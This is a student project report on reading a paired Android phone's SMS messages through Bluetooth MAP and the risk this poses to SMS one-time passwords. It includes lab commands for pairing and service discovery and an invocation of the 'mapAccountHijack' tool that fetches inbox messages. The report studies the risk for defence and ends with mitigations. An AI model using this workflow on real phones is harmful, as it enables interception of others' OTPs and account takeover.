

University of Wah
Department of Computer Science
BS Cyber Security
Wireless and Mobile Security
Project Report



**Title: Bluetooth MAP-Based SMS Monitoring and OTP
Authentication Security Analysis**

Submitted to: Ma'am Muniba Khan

Group Members:

Hassan Iftikhar (UW-23-CY-BS-002)

Muhammad Azfar Waqas (UW-23-CY-BS-013)

Albash Ahmad (UW-23-CY-BS-024)

Section: BS-CYS-6N

Table of Contents

1. Introduction	1
1.1 Purpose.....	1
1.2 System Architecture	1
1.3 Targeted Operating Systems	3
1.4 Compatibility with Other Systems.....	3
1.5 Targeted Hardware Platforms	3
2. Overall Description	4
2.1 Manageability	4
2.2 User Classes and Characteristics	4
2.3 Design and Implementation Constraints.....	5
3. Threat Modeling.....	5
3.1 Threat Model Overview	5
3.2 Identified Assets.....	5
3.3 Identified Threats	5
3.4 Threat Mitigation Strategy	6
3.5 Wireless Security Relevance.....	6
4. Non-Functional Requirements	6
4.1 Performance Requirements	6
4.2 Security Requirements	6
4.3 Software Quality Attributes	7
5. Other Requirements	7
5.1 Hardware Interface.....	7
5.2 Communication Interface.....	7
6. Execution	8
7. Conclusion	12
8. References	13

1. Introduction

Wireless technologies have become deeply integrated into modern smartphones and authentication systems. Bluetooth is one of the most widely used wireless communication protocols and provides multiple profiles that enable interaction between devices. One such profile is the Bluetooth Message Access Profile (MAP), which allows authorized devices to access SMS messages and message-related events from a smartphone.

Although MAP was designed for convenience and hands-free communication, improper configuration or excessive permissions can introduce security risks. If a device gains access to the MAP service, it may be capable of monitoring incoming SMS messages and message events. Since many online services still rely on SMS-based One-Time Passwords (OTPs) for authentication, exposure of message content or message metadata can weaken the security of the authentication process.

This project demonstrates Bluetooth MAP-based SMS monitoring in a controlled laboratory environment. A Bluetooth-enabled Android smartphone is paired with a Kali Linux system using a Bluetooth adapter. SMS events are monitored using a MAP client tool and displayed on a custom Flask dashboard. Additionally, a simulated OTP-based authentication system is developed using Firebase Authentication and a web-based login portal to demonstrate the relationship between wireless communication and authentication security.

1.1 Purpose

The purpose of this project is to:

- Demonstrate Bluetooth Message Access Profile (MAP) communication.
- Explore Bluetooth service discovery techniques.
- Monitor SMS events through Bluetooth MAP.
- Develop a real-time monitoring dashboard.
- Simulate OTP-based authentication using Firebase.
- Analyze security risks associated with SMS-based authentication.
- Study the impact of Bluetooth permissions on mobile security.
- Propose mitigation techniques to reduce exposure.

1.2 System Architecture

The project consists of four major components:

1. OTP Authentication Portal
2. Android Smartphone
3. Bluetooth MAP Monitoring System
4. Dashboard Visualization System




Figure 1: System Architecture of Bluetooth MAP-Based SMS Monitoring and OTP Authentication Security Analysis

The architecture consists of a Windows-based login portal integrated with Firebase Authentication. SMS-related events are generated on an Android smartphone hosting the Bluetooth Message Access Profile (MAP) service. A Kali Linux monitoring system equipped with a Bluetooth adapter accesses the MAP service through the mapAccountHijack tool. Captured message events are forwarded to a Flask-based dashboard, where they are visualized in real time for security analysis and demonstration purposes.

1.3 Targeted Operating Systems

The project was implemented using:

- ✓ Kali Linux
 - Bluetooth monitoring
 - MAP service interaction
 - Dashboard hosting
- ✓ Windows 11
 - Authentication portal hosting
 - User interface
- ✓ Android
 - SMS services
 - Bluetooth MAP support

The project is optimized for Linux-based wireless security testing environments.

1.4 Compatibility with Other Systems

The project can be adapted for:

- Ubuntu Linux
- Debian Linux
- Other Android smartphones supporting MAP
- Cloud-hosted dashboards
- Alternative authentication providers

The modular design allows individual components to be replaced without major architectural changes.

1.5 Targeted Hardware Platforms

The project requires:

- Personal Computer or Laptop
- Android Smartphone
- Bluetooth USB Adapter
- Virtual Machine Environment
- Wireless Network Connectivity

Recommended specifications:

- Intel Core i5 or equivalent
- 8 GB RAM minimum
- Bluetooth 4.0 compatible adapter
- Android device supporting Bluetooth MAP

2. Overall Description

The project demonstrates how Bluetooth MAP can be used to monitor SMS-related activity in a controlled environment. It combines Bluetooth communication, web technologies, authentication workflows, and dashboard visualization to provide a practical wireless security demonstration.

The monitoring system captures message events and displays them in real time through a custom dashboard. The authentication portal simulates a common OTP-based verification workflow, allowing analysis of how SMS-related information can influence authentication systems.

2.1 Manageability

The project is designed to be maintainable and modular.

Key features include:

- Independent dashboard backend.
- Separate authentication portal.
- Modular Bluetooth monitoring component.
- Centralized event logging.
- Reusable Flask services.
- Clear separation between monitoring and authentication modules.

2.2 User Classes and Characteristics

Security Researcher

- High technical expertise.
- Performs Bluetooth monitoring and analysis.
- Studies wireless security implications.

System Administrator

- Manages Bluetooth services.
- Configures monitoring tools.
- Reviews collected logs.

Developer

- Maintains Flask applications.
- Extends dashboard functionality.
- Integrates authentication services.

Academic Evaluator

- Reviews implementation.
- Evaluates security concepts.
- Assesses practical demonstration.

2.3 Design and Implementation Constraints

The project operates under the following constraints:

- Bluetooth pairing must be approved.
- Smartphone must support MAP.
- Modern Android versions may restrict SMS content.
- Bluetooth communication range is limited.
- VirtualBox USB passthrough must function correctly.
- Firebase testing mode does not send real SMS messages.

3. Threat Modeling

3.1 Threat Model Overview

The project evaluates the security implications of Bluetooth MAP access in relation to SMS-based authentication systems.

Primary assets include:

- Authentication data
- SMS messages
- User accounts
- Device trust relationships
- Wireless communications

3.2 Identified Assets

- OTP authentication codes
- SMS messages
- Mobile device information
- User account credentials
- Authentication sessions
- Dashboard logs

3.3 Identified Threats

Threat	Description
SMS Monitoring	Observation of SMS events through MAP
OTP Exposure	Exposure of authentication codes
Metadata Leakage	Disclosure of sender information
Unauthorized Pairing	Rogue Bluetooth device pairing
Excessive Permissions	Improper message access permissions
Trust Abuse	Misuse of trusted Bluetooth devices

3.4 Threat Mitigation Strategy

Threat	Mitigation
OTP Exposure	Use authenticator apps instead of SMS
Unauthorized Pairing	Restrict Bluetooth visibility
Metadata Leakage	Disable unnecessary permissions
Trust Abuse	Remove unused paired devices
Wireless Monitoring	Disable Bluetooth when not required

3.5 Wireless Security Relevance

This project highlights the importance of:

- Secure Bluetooth configuration.
- Strong authentication mechanisms.
- User awareness regarding Bluetooth permissions.
- Adoption of application-based authentication.
- Secure management of trusted devices.

4. Non-Functional Requirements

4.1 Performance Requirements

- Real-time monitoring of message events.
- Fast dashboard updates.
- Minimal latency between event detection and display.
- Stable Bluetooth communication.

4.2 Security Requirements

- Controlled laboratory environment.
- Authorized device pairing only.
- Secure storage of dashboard logs.
- Access restrictions for administrative functions.

4.3 Software Quality Attributes

Reliability

- Stable Bluetooth monitoring.
- Continuous dashboard operation.

Maintainability

- Modular architecture.
- Easily extendable Flask services.

Scalability

- Supports additional monitoring modules.

Usability

- Simple web interface.
- Easy-to-understand dashboard.

5. Other Requirements

5.1 Hardware Interface

- Bluetooth USB Adapter
- Android Smartphone
- Computer System
- Network Interface

5.2 Communication Interface

- Bluetooth Communication
- MAP Protocol
- HTTP Communication
- Firebase Authentication Services
- Flask API Communication

6. Execution

Step 1:

Connect the Bluetooth USB adapter to Kali Linux.

```
(mak@mak)-[~]  
$ lsusb  
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub  
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub  
Bus 002 Device 002: ID 80ee:0021 VirtualBox USB Tablet  
Bus 002 Device 003: ID 0a5c:21e2 Broadcom Corp. BCM920702 Bluetooth 4.0 Zero Touch Dongle  
  
(mak@mak)-[~]  
$
```

Step 2:

Start Bluetooth services and verify adapter detection.

```
(mak@mak)-[~]  
$ hciconfig  
hci0: Type: Primary Bus: USB  
BD Address: 00:19:86:00:0A:CC ACL MTU: 1021:8 SCO MTU: 64:1  
UP RUNNING PSCAN  
RX bytes:1312 acl:0 sco:0 events:87 errors:0  
TX bytes:5434 acl:0 sco:0 commands:87 errors:0
```

Step 3:

Pair the Android smartphone using bluetoothctl.

```
[bluetoothctl]> scan on  
SetDiscoveryFilter success  
Discovery started  
[CHG] Controller 00:19:86:00:0A:CC Discovering: yes  
[NEW] Device 60:B0:2B:3B:BE:C7 U-RFRBEC6  
[NEW] Device 0F:CE:57:F8:18:06 0F-CE-57-F8-18-06  
[NEW] Device 0C:E6:7C:37:8A:8E Mak's realme  
.....  
Pairing successful  
[CHG] Device 0C:E6:7C:37:8A:8E ServicesResolved: no  
[SIGNAL] BREDR.Disconnected - org.bluez.Reason.Remote, Connection terminated by remote user  
[SIGNAL] Disconnected - org.bluez.Reason.Remote, Connection terminated by remote user  
[CHG] Device 0C:E6:7C:37:8A:8E Connected: no  
[bluetoothctl]> trust 0C:E6:7C:37:8A:8E  
[CHG] Device 0C:E6:7C:37:8A:8E Trusted: yes  
Changing 0C:E6:7C:37:8A:8E trust succeeded
```

Step 4:

Discover Bluetooth MAP service.

```
Service Name: SMS/MMS  
Service RechHandle: 0x1000b  
Service Class ID List:  
"Message Access - MAS" (0x1132)  
Protocol Descriptor List:  
"L2CAP" (0x0100)  
"RFCOMM" (0x0003)  
Channel: 26  
"OBEX" (0x0008)  
Profile Descriptor List:  
"Message Access" (0x1134)  
Version: 0x0104
```

```

Service Name: SIM Access
Service RecHandle: 0x1000e
Service Class ID List:
  "SIM Access" (0x112d)
  "Generic Telephony" (0x1204)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
  Channel: 16
Profile Descriptor List:
  "SIM Access" (0x112d)
  Version: 0x0102

```

Step 5:


Start the Flask Dashboard.

Command: `python3 server.py`

```

(mak@mak)-[~/mapAccountHijack]
$ python3 server.py
* Serving Flask app 'server'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:8080
* Running on http://127.0.0.1:8080
Press CTRL+C to quit

```



Step 6:

Launch the Bluetooth MAP monitoring tool.

Command: `python3 mapAccountHijack.py --address <phone_mac> --dest-dir ./out --backend http://127.0.0.1:8080/`


```

(root@mak)-[~/home/mak/mapAccountHijack]
$ python3 mapAccountHijack.py --address 78:25:84:55:55:55 --dest-dir ./out --backend http://127.0.0.1:8080/

Leak phone number/email:
found new message 04000000000006AA
Fetching inbox/04000000000006AA
found new message 04000000000006A9
Fetching inbox/04000000000006A9
found new message 04000000000006A8
Fetching inbox/04000000000006A8
found new message 04000000000006A7
Fetching inbox/04000000000006A7
found new message 04000000000006A6
Fetching inbox/04000000000006A6
found new message 04000000000006A5
Fetching inbox/04000000000006A5
found new message 04000000000006A4
Fetching inbox/04000000000006A4


```

Step 7:
Open the Login Portal.




A screenshot of a web browser displaying the login portal for MAK COMPANY. The browser's address bar shows the URL `127.0.0.1:5500/mak-company-auth.html`. The login form is centered on a dark background and features the MAK COMPANY logo (an orange square with a white 'M') and the tagline "Secure · Reliable · Innovative". Below the logo, it says "Welcome Back" and "Sign in to your account". The form includes input fields for "EMAIL ADDRESS" (containing `you@makcompany.pk`) and "PASSWORD". There are checkboxes for "Remember me" and a link for "Forgot password?". A prominent orange "SIGN IN" button is at the bottom of the form. Below the button, there is a link for "Don't have an account?" and a "Register Now" link with a right-pointing arrow.

Step 8:
Trigger OTP verification.





A screenshot of the OTP verification screen for MAK COMPANY. The screen has a dark background with the MAK COMPANY logo and tagline at the top. A green notification bar at the top states "✓ SMS sent to +9231.... – Check your phone!". Below this, the heading "Verify OTP" is displayed, followed by the text "Real SMS sent to +9231....017". The verification area consists of six empty square boxes for entering the OTP digits. Below the boxes, a timer indicates "Resend code in 60s". At the bottom, there is a large orange "VERIFY OTP" button.

Step 9:
Monitor incoming SMS events.



Step 10:
Complete OTP verification.





7. Conclusion

This project successfully demonstrates the relationship between Bluetooth MAP services and SMS-based authentication systems within a controlled laboratory environment. Through Bluetooth service discovery, MAP monitoring, dashboard visualization, and OTP authentication simulation, the project highlights potential security concerns associated with SMS-dependent authentication mechanisms.

The implementation illustrates how message-related information can be monitored through authorized Bluetooth communication channels and emphasizes the importance of proper Bluetooth permission management. The project further reinforces the need for stronger authentication alternatives such as Time-Based One-Time Passwords (TOTP), authenticator applications, and hardware security tokens.

Overall, the project provides valuable insight into wireless security risks while promoting awareness of secure mobile authentication practices.

8. References

- [1] Bluetooth Special Interest Group (SIG), *Message Access Profile (MAP) Specification*. [Online]. Available: <https://www.bluetooth.com/specifications/specs/message-access-profile-1-4-3/>. Accessed: Jun. 2026.
- [2] Google Firebase, *Firebase Authentication Documentation*. [Online]. Available: <https://firebase.google.com/docs/auth>. Accessed: Jun. 2026.
- [3] Pallets Project, *Flask Documentation*. [Online]. Available: <https://flask.palletsprojects.com/>. Accessed: Jun. 2026.
- [4] Python Software Foundation, *Python 3 Documentation*. [Online]. Available: <https://docs.python.org/3/>. Accessed: Jun. 2026.
- [5] Android Developers, *Bluetooth Overview and Security Guidelines*. [Online]. Available: <https://developer.android.com/develop/connectivity/bluetooth>. Accessed: Jun. 2026.
- [6] OWASP Foundation, *Authentication Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html. Accessed: Jun. 2026.
- [7] Kali Linux Documentation, *Official Kali Linux Documentation*. [Online]. Available: <https://www.kali.org/docs/>. Accessed: Jun. 2026.
- [8] sgxgsx, *mapAccountHijack: Bluetooth MAP-Based SMS Monitoring Tool*. GitHub Repository. [Online]. Available: <https://github.com/sgxgsx/mapAccountHijack>. Accessed: Jun. 2026.
- [9] National Institute of Standards and Technology (NIST), *Digital Identity Guidelines*, NIST Special Publication 800-63B. [Online]. Available: <https://pages.nist.gov/800-63-3/sp800-63b.html>. Accessed: Jun. 2026.
- [10] Bluetooth Special Interest Group (SIG), *Bluetooth Core Specification Version 5.4*. [Online]. Available: <https://www.bluetooth.com/specifications/specs/core-specification/>. Accessed: Jun. 2026.
- [11] Real Python, *Building Web Applications with Flask*. [Online]. Available: <https://realpython.com/tutorials/flask/>. Accessed: Jun. 2026.
- [12] Mozilla Developer Network (MDN), *HTML, CSS and JavaScript Documentation*. [Online]. Available: <https://developer.mozilla.org/>. Accessed: Jun. 2026.
- [13] Oracle Corporation, *Oracle VM VirtualBox Documentation*. [Online]. Available: <https://www.virtualbox.org/wiki/Documentation>. Accessed: Jun. 2026.
- [14] Open Web Application Security Project (OWASP), *Multi-Factor Authentication Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html. Accessed: Jun. 2026.
- [15] Android Open Source Project, *Bluetooth Architecture and Security*. [Online]. Available: <https://source.android.com/docs/core/connect/bluetooth>. Accessed: Jun. 2026.